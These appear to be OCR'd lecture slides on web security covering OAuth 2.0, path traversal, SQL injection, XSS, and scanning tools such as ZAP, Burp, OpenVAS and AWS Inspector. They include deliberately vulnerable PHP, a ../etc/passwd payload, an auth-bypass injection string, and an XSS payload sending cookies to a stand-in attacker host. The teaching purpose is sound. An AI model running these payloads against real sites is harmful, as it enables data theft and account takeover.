
Case Study - A Bad WEB Authentication



Case Study - A Bad WEB Authentication




oAUTH 2.0


Application
Client
1. Authorization Request
2. Authorization Grant
3. Authorization Grant
4. Access Token
5. Access Token
6. Protected Resource
User
Resource Owner
Service API
Authorization Server
Service API
Resource Server

WEB Vulnerability

- A valid malicious user may try to break the system



Gartner said that 95 percent of cloud security failures will be the customer's fault. (Bad implementation of APIs)

WEB Attacks - Path Traversal & Encoding Attacks

```php
<?php
  $content = 'default.txt';
  if(is_set( $_GET['c'])) {
    $content = $_GET['c'];
  }
  echo file_get_contents("/opt/data/" . $content);
?>
```


```
http://victim/get_content.php?c=content.txt
```

```
http://victim/get_content.php?c=../../etc/passwd
```

```
http://victim/get_content.php?c=%252E%252E%252F%252E%252E%252Fetc/passwd
```


WEB Attacks - SQL Injection

ID:	vincent
Password:	1234



```
SELECT * FROM `user` WHERE `account` LIKE  'vincent' AND
`password` LIKE '1234'
```

ID:	admin' or '1'='1'--
Password:	anything




```
SELECT * FROM `user` WHERE `account` LIKE  'admin' OR 1=1--' AND
`password` LIKE 'anything'
```

Let's try to attack this web site:

http://demo.testfire.net

WEB Attacks - SQL Injection Cheatsheet

http://www.sqlinjectionwiki.com/categories/2/mysql-sql-injection-cheat-sheet/



WEB Attacks - Cross Site Scripting (XSS)

- PHP/Python/… is executed at the server side
- Browser downloads JS and executes it locally
- A bad JS may be embedded in the downloaded content

WEB Attacks - Cross Site Scripting (XSS)

- Non-Persistent XSS


```
<?php
  $name = $_GET['name'];
  echo "Welcome $name<br>";
  echo "<a href="http://server.com/">Download</a>";
?>
```

```
http://server/index.php?name=bob<script>alert(‘attacked’)</script>
```

```
http://server/index.php?name=bob<script>window.onload = function() {var
link=document.getElementsByTagName(“a”);link[0].href=“http://bad-site.com/”;}</script>
```

WEB Attacks - Cross Site Scripting (XSS)


- Persistent XSS





```
<a href=# onclick=\"document.location=\'http://attacker-
site.com/xss.php?c=\'+escape\(document.cookie\)\;\">John</a>
```

WEB Attacks - Cross Site Scripting (XSS) Cheatsheet

https://brutelogic.com.br/blog/cheat-sheet/



WEB Vulnerability




AWS Services:
- Tinfoil (3rd)

Static code analysis for API
- OWASP WAP
- FindBugs/FindSecBugs
- BlackDuck
- …

Web security:
- Nikto
- ZAP
- w3af
- …


WEB Vulnerability - ZAP Scanner

- https://github.com/zaproxy/zaproxy/wiki/Downloads




WEB Vulnerability - Burp Suite

- https://portswigger.net/burp



System Vulnerability

- System configured with some vulnerabilities



AWS Services:
- Inspect

System Security
- OpenVAS
- MBSA
- Nexpose
- ...

System Vulnerability - AWS Inspector Report

Amazon Inspector - Findings

Findings are potential security issues discovered after Amazon Inspector runs an assessment against a specified assessment target. Learn more.

Filters: `{"severities":["High"]}`

Notice: `Only showing 500/1192 findings` retrieve them all

Add/Edit attributes

Filter

Severity	Date	Finding	Target	Template	Rules Package
High	02/21/2017 (...	Instance i-02c734b3 is vulnerable to CVE-2015-8948	AWS Inspector Tes...	All Rules - Test Run	Common Vulnerabilities and Exposures-1.1
High	02/21/2017 (...	Instance i-54f190e2 is vulnerable to CVE-2016-101...	AWS Inspector Tes...	All Rules - Test Run	Common Vulnerabilities and Exposures-1.1
High	02/21/2017 (...	Instance i-d515e664 is vulnerable to CVE-2015-8388	AWS Inspector Tes...	All Rules - Test Run	Common Vulnerabilities and Exposures-1.1
High	02/21/2017 (...	Instance i-02c734b3 is vulnerable to CVE-2016-3115	AWS Inspector Tes...	All Rules - Test Run	Common Vulnerabilities and Exposures-1.1

System Vulnerability - OpenVAS Report


NVTs 230 - 239 of 35902 (total: 35902)

Filter: sort-reverse=created rows=10 first=230


Name	Family	Created	Modified	Version	CVE	Severity
Fedora Update for openssh FEDORA-2014-6569	Fedora Local Security Checks	Tue Jun 17 2014	Fri Jun 20 2014	$Revision: 517 $	CVE-2014-2653 CVE-2014-2532	5.8
Fedora Update for mingw-readline FEDORA-2014-6820	Fedora Local Security Checks	Tue Jun 17 2014	Fri Jun 20 2014	$Revision: 517 $	CVE-2014-2524	7.0
Fedora Update for mingw-libtiff FEDORA-2014-6831	Fedora Local Security Checks	Tue Jun 17 2014	Fri Jun 20 2014	$Revision: 517 $	CVE-2013-4231 CVE-2013-4232 CVE-2013-4243 CVE-2013-4244 CVE-2012-4447 CVE-2012-4564 CVE-2013-1960 CVE-2013-1961	9.3
Fedora Update for chkrootkit FEDORA-2014-7071	Fedora Local Security Checks	Tue Jun 17 2014	Fri Jun 20 2014	$Revision: 517 $	CVE-2014-0476	6.0
Fedora Update for gnutls FEDORA-2014-6881	Fedora Local Security Checks	Tue Jun 17 2014	Fri Jun 20 2014	$Revision: 517 $	CVE-2014-3466 CVE-2014-0092 CVE-2014-1959 CVE-2013-4466	6.8

WEB Application Firewall

- Detect bad behavior and block it further

